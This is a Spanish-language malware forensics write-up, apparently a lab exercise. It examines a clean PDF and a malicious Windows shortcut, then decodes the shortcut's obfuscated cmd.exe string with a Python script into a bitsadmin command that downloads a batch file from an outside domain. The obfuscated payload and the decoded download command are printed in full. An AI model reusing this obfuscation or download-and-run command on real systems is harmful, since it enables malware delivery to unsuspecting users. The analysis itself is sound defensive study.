 /ObjStm 17: 860, 9, 14, 21, 33, 40, 60, 81, 82, 83, 84, 85, 86, 87, 88, 90, 91
 /Page 16: 859, 1, 3, 5, 10, 12, 15, 17, 22, 24, 27, 29, 31, 34, 36, 41
 /XObject 20: 873, 874, 7, 19, 26, 38, 43, 44, 56, 59, 62, 64, 66, 68, 70, 72, 74, 76, 78, 80
 /XRef 2: 875, 92
```


$ pdfid.py forensic/case-01/978884834329_L33_24.pdf




```
remnux@remnux:~/Documents$ pdfid.py forensic/case-01/9788483432914_L33_24.pdf
PDFiD 0.2.8 forensic/case-01/9788483432914_L33_24.pdf
 PDF Header: %PDF-1.6
 obj                  112
 endobj               112
 stream                94
 endstream             94
 xref                   0
 trailer                0
 startxref              2
 /Page                 16
 /Encrypt               0
 /ObjStm               17
 /JS                    0
 /JavaScript            0
 /AA                    0
 /OpenAction            0
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /URI                   0
 /Colors > 2^24         0
```

No hay código malicioso en el pdf

$ cat forensic/case-01/desktop.lnk



```
remnux@remnux:~/Documents$ cat forensic/case-01/desktop.lnk
L�Fa��V����V����V���P�O� �:i�+00�/C:\<1zP>�Windows&�zP>�zP>�Windows@1zP>�System32(�zP>�zP>�System32<2*zP>�cmd.exe&�zP>�zP>�cmd.exe-
/c Set a85a=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ & %a85a:~11,1%%a85a:~18,1%%a85a:~29,1%%a85a:~28,1%%a85a:
~10,1%%a85a:~13,1%%a85a:~22,1%%a85a:~18,1%%a85a:~23,1% /%a85a:~29,1%%a85a:~27,1%%a85a:~10,1%%a85a:~23,1%%a85a:~28,1%%a85a:~15,1%%a8
5a:~14,1%%a85a:~27,1% %a85a:~22,1%%a85a:~34,1%%a85a:~39,1%%a85a:~24,1%%a85a:~32,1%%a85a:~23,1%%a85a:~21,1%%a85a:~24,1%%a85a:~10,1%%
a85a:~13,1%%a85a:~45,1%%a85a:~24,1%%a85a:~11,1% /%a85a:~13,1%%a85a:~24,1%%a85a:~32,1%%a85a:~23,1%%a85a:~21,1%%a85a:~24,1%%a85a:~10,
1%%a85a:~13,1% /%a85a:~25,1%%a85a:~27,1%%a85a:~18,1%%a85a:~24,1%%a85a:~27,1%%a85a:~18,1%%a85a:~29,1%%a85a:~34,1% %a85a:~23,1%%a85a:
~24,1%%a85a:~27,1%%a85a:~22,1%%a85a:~10,1%%a85a:~21,1% %a85a:~17,1%%a85a:~29,1%%a85a:~29,1%%a85a:~25,1%://%a85a:~32,1%%a85a:~32,1%%
a85a:~32,1%.%a85a:~10,1%%a85a:~11,1%%a85a:~14,1%%a85a:~21,1%%a85a:~29,1%%a85a:~10,1%%a85a:~27,1%%a85a:~27,1%%a85a:~10,1%%a85a:~23,1
%%a85a:~29,1%.%a85a:~18,1%%a85a:~24,1%/%a85a:~18,1%.%a85a:~11,1%%a85a:~10,1%%a85a:~29,1% %a85a:~12,1%:\%a85a:~18,1%.%a85a:~11,1%%a8
5a:~10,1%%a85a:~29,1%\localhost\Share\28333.icoremnux@remnux:~/Documents$
```



Detect It Easy v3.05 [Ubuntu 20.04.6 LTS](x86_64)

File name: /home/remnux/Documents/forensic/case-01/desktop.lnk

File type: Binary

Entry point: 00000000

Base address: 0000

Scan: Automatic

Endianness: LE

Mode: Jnknown

Architecture: NOEXEC

Type: Unknown

Binary
    Format: Windows Shortcut (.LNK)   S ?


☑ Deep scan ☑ Recursive scan ☐ All types

100%

89 msec

Observamos en el contenido del fichero desktop.lnk código ofuscado y ejecución del cmd.exe además de variables definidas. Parece que tenemos una conexión a algún servidor que se ejecuta a través de powershell

Se comprueba en virustotal y da positivo en malware



10 security vendors and no sandboxes flagged this file as malicious


7411633695dc68ec041d6349c0483c44b6453162bb77b9078c2ac29474a7e29f

desktop.lnk

2023-05-03 12:11:29 UTC

10.- Analizamos el fichero desktop.lnk para ver si está ofuscado

PS /opt/Revoke-Obfuscation> Get-Content /home/remnux/Documents/forensic/case-01/desktop.lnk | Measure-RvoObfuscation -Verbose



```
PS /opt/Revoke-Obfuscation> Get-Content /home/remnux/Documents/forensic/case-01/desktop
.lnk | Measure-RvoObfuscation -Verbose
[1 of 1] NOT OBFUSCATED :: (257B6834F7833139133035CD79EEA828B752956D1D0D751CA0AD40E8F5A
20FEB)

Hash                                                             Obfuscated Source
----                                                             ---------- ------
257B6834F7833139133035CD79EEA828B752956D1D0D751CA0AD40E8F5A20FEB False      <Direct>
```

Nos indica que no está ofuscado


Al revisar el formato el contenido del fichero desktop.lnk

```
L�Fa��V�����V�����V����P�O�
�:i�+00�/C:\<1zP>�Windows&�zP>�zP>�Windows@1zP>�System32(�zP>�zP>�Sy
stem32<2*zP>�cmd.exe&�zP>�zP>�cmd.exe-/c Set
a85a=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ &
%a85a:~11,1%%a85a:~18,1%%a85a:~29,1%%a85a:~28,1%%a85a:~10,1%%a85a:~13,1%%a85a:
~22,1%%a85a:~18,1%%a85a:~23,1%
/%a85a:~29,1%%a85a:~27,1%%a85a:~10,1%%a85a:~23,1%%a85a:~28,1%%a85a:~15,1%%a85
a:~14,1%%a85a:~27,1%
%a85a:~22,1%%a85a:~34,1%%a85a:~39,1%%a85a:~24,1%%a85a:~32,1%%a85a:~23,1%%a85a:
~21,1%%a85a:~24,1%%a85a:~10,1%%a85a:~13,1%%a85a:~45,1%%a85a:~24,1%%a85a:~11,1%
/%a85a:~13,1%%a85a:~24,1%%a85a:~32,1%%a85a:~23,1%%a85a:~21,1%%a85a:~24,1%%a85
a:~10,1%%a85a:~13,1%
/%a85a:~25,1%%a85a:~27,1%%a85a:~18,1%%a85a:~24,1%%a85a:~27,1%%a85a:~18,1%%a85
a:~29,1%%a85a:~34,1%
%a85a:~23,1%%a85a:~24,1%%a85a:~27,1%%a85a:~22,1%%a85a:~10,1%%a85a:~21,1%
%a85a:~17,1%%a85a:~29,1%%a85a:~29,1%%a85a:~25,1%://%a85a:~32,1%%a85a:~32,1%%a8
5a:~32,1%.%a85a:~10,1%%a85a:~11,1%%a85a:~14,1%%a85a:~21,1%%a85a:~29,1%%a85a:~10
,1%%a85a:~27,1%%a85a:~27,1%%a85a:~10,1%%a85a:~23,1%%a85a:~29,1%.%a85a:~18,1%%a
85a:~24,1%/%a85a:~18,1%.%a85a:~11,1%%a85a:~10,1%%a85a:~29,1%
%a85a:~12,1%:\%a85a:~18,1%.%a85a:~11,1%%a85a:~10,1%%a85a:~29,1%\localhost\Share\2
8333.ico
```

```
Set a85a=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ &
%a85a:~11,1
```

Del script se observa que se define una variable a86a y según el formato %VarName:~offset[,length]% aplicamos a nuestro código %a85a:~11,1 nos devuelve que tenemos que coger un carácter de la posición 11 que se corresponde con la letra b

Realizamos un script en Python para hacer la conversión del string




```
#
# %VarName:~offset[,length]%

a85a = "0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ"
cadena = "%a85a:~11,1%%a85a:~18,1%%a85a:~29,1%%a85a:~28,1%%a85a:~10,1%%a85a:~13,1%%a85a:

cadena_final = ""

for caracter in range(len(cadena)):

    #print (cadena[caracter])

    if cadena[caracter] == '~':
        numero = int(cadena[caracter+1: caracter+3])
        letra = a85a[numero]
        cadena_final = cadena_final + letra

        #print (cadena[caracter], caracter, letra)

    if cadena[caracter] == '.' or cadena[caracter] == '/' or cadena[caracter] == ' ':
        cadena_final = cadena_final + cadena[caracter]


print (cadena_final+"\localhost\Share\28333.ico")
```

El resultado que nos devuelve es el siguiente:

```
bitsadmin /transfer myDownloadJob /download /priority normal http//www.abeltarrant.io/i.bat ci.bat.\localhost\Share8333.ico
```

Con el código en Python de_dosfuscation_work de la librería mmts



File
Edit
Search
View
Project
Run
Tools
Help
Find:
RRHH - Carga cuadrantes de horas merchand y exporta excel v3.0 TEST.py
geogestión informe merchand rutas v3.6 FINAL.py
Power shell desofuscation.py
module1
module2
Python Interpreter

```
from mmts import de_dosfuscation_work

clear_str = de_dosfuscation_work("L�Fa��V�����V�����V����P�O� �:i�+00�/C:\<1zP>�Windows&�zP>�zP>�Windows@1zP>�System32(�zP>�zP>�System32<2*zP>�cmd.exe&�zP>�zP>�cmd.exe-/c Set a85a=0123456789abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ & %

print(clear_str)
```

```
*** Python 3.9.5 (tags/v3.9.5:0a7dcbd, May  3 2021, 17:27:52) [MSC v.1928 64 bit (AMD64)] on win32. ***
>>>
*** Remote Interpreter Reinitialized ***
L�Fa��V�����V�����V����P�O� �:i�+00�/C:\<1zP>�Windows&�zP>�zP>�Windows@1zP>�System32(�zP>�zP>�System32<2*zP>�cmd.exe&�zP>�zP>�cmd.exe-/c  bitsadmin /transfer myDownloadJob /download /priority normal http://www.abeltarrant.io/i.bat c:\i.bat\localhost
\Share8333.ico
>>>
```

```
L�Fa��V����V����V���P�O� �:i�+00�/C:\<1zP>�Windows&�zP>�zP>
�Windows@1zP>�System32(�zP>�zP>�System32<2*zP>�cmd.exe&�zP>�zP>�cmd.exe-
/c  bitsadmin /transfer myDownloadJob /download /priority normal http://www.abeltarrant.io/i.bat c:\i.bat\localhost\Share8333.ico
```

El dominio desde donde se lanzó el ataque fue `http://www.abeltarrant.io`

Herramientas:

Sleuthkit - https://sleuthkit.org/´

Recursos:

https://github.com/JoelGMSec/Invoke-Stealth - Ofuscación powershell (Linux & Windows)

https://github.com/victorgutierrez92/PS1Decoder - Desofuscación

https://www.mandiant.com/resources/blog/obfuscated-command-line-detection-using-machine-learning

https://www.hackplayers.com/2020/06/tecnicas-de-ofuscacion-de-comandos-en-cmd.html

https://github.com/a232319779/mmts